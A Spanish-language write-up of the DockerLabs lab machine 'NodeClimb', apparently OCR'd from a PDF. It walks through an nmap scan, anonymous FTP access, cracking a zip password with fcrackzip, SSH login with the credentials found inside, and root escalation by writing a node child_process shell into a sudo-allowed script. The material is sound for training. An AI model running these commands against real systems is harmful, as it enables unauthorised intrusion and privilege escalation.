
🖹 Máquinas Ciberseguridad > 🚳 DockerLabs

26. Máguina: NodeClimb(Fácil)

- 1. Descubrimiento de puertos y servicios con Nmap:
 - Utilizamos Nmap para descubrir los puertos abiertos y los servicios en ejecución.
 - Comando: nmap -sVC 172.17.0.2 -Pn
 - Resultado: Se encontraron los servicios FTP puerto 21 login anonymous y SSH puerto 22.
- 2. Inspección Servicio FTP con Login anonymous:
 - El escaneo de Nmap también nos ha mostrado que el login anonymous para el servicio FTP está habilitado, así que nos conectaremos en busca de ficheros remotos disponibles. Nos encontramos un archivo llamado secretitopicanton.zip
 - Comando: ftp 172.17.0.2 (anonymous/anonymous) -> get secretitopicanton.zip
 - Resultado: Obtenemos el archivo zip en nuestra máquina, pero al intentar descomprimirlo para leer su
 contenido observamos que está protegido con contraseña.



3. Herramienta Frackzip ataque Fuerza Bruta Contraseña

- Usaremos la herramienta fcrackzip para realizar un ataque de fuerza bruta al zip protegido con contraseña para su descompresión usando el diccionario rockyou.txt
 - Comando: fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt secretitopicaron.zip
 - Resultado: La contaseña password1 es válida para descomprimir el archivo secretitopicanton.zip protegido con contraseña.

```
root kali)-[/home/kali]

# fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt secretitopicaron.zip

PASSWORD FOUND!!!!: pw == password1
```

4. Contenido Zip Protegido Credenciales:

- Una vez realizado el ataque de fuerza bruta sobre el zip protegido con contraseña, hemos encontrado una válida: password1. Al descomprimir el zip utilizando la contraseña encontrada, observamos un archivo password.txt, con el contenido siguiente, que parecen ser las credenciales de un usuario existente en la máquina víctima. Contenido del file: mario:laKontraseñAmasmalotaHdelbarrioH. Realizaremos una conexión SSH con el nombre de usuario mario y la contraseña laKontraseñAmasmalotaHdelbarrioH.
 - **Comando:** ssh mario@172.17.0.2 (contraseña laKontraseñAmasmalotaHdelbarrioH)
 - Resultado: Nos encontramos dentro del usuario mario utilizando las credenciales encontradas en el archivo zip
 protegido con contraseña.
- 5. Verificación permisos mario:
 - Una vez dentro del usuario mario en la máquina víctima con las credenciales encontradas (contraseña laKontraseñAmasmalotaHdelbarrioH), vamos a verificar que permisos tiene este usuario sobre la máquina víctima.
 - Comando: sudo -1
 - Resultado: Mario tiene máximos privilegios para ejecutar el binario node en el file script.js sin necesidad de contraseña (ALL) NOPASSWD: /usr/bin/node /home/mario/script.js

6. Exploit Edición archivo script.js:

- En la máquina víctima podemos usar nano para editar files, así que editaremos el archivo script.js con el código necesario para abrir una bash en máximos privilegios. En GTFO Bins/node encontramos el código necesario para abrir esta bash mencionada utilizando sudo.
 - Comando: nano script.js -> (Introducir código archivo .js) require("child_process").spawn("/bin/bash",
 {stdio: [0, 1, 2]})

Resultado: El código necesario para abrir una bash en máximos privilegios ha sido introducido en el archivo .js
el cual tenemos permisos para ejecutar como sudo.

```
mario@8546ab236f8e:~$ nano script.js
mario@8546ab236f8e:~$ cat script.js
require("child_process").spawn("/bin/bash", {stdio: [0, 1, 2]})
```

- 7. Escalada de Privilegios Ejecución script.js:
 - Debido a que tenemos máximos privilegios para ejecutar el archivo script.js usando node, podemos utilizarlo para abrir la bash indicada en el código como usuario root usando sudo y así consequir la escalada de privilegios.
 - Comando: sudo /usr/bin/node /home/mario/script.js
 - Resultado: Hemos obtenido una bash con máximos privilegios siendo usuarios root al tener permisos máximos para ejecutar el archivo script.js usando node, y habiéndolo editado para abrir una bash con estos permisos. Fin de la intrusión con privilegios máximos!

```
mario@8546ab236f8e:-$ sudo /usr/bin/node /home/mario/script.js
root@8546ab236f8e:/home/mario# whoami
root
root@8546ab236f8e:/home/mario# sudo -l
Matching Defaults entries for root on 8546ab236f8e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr
User root may run the following commands on 8546ab236f8e:
    (ALL: ALL) ALL
root@8546ab236f8e:/home/mario# cd /root/
root@8546ab236f8e:~# ls -a
. . . .bashrc .local .node_repl_history .profile .ssh
root@8546ab236f8e:~# xDaliK
bash: xDaliK: command not found
```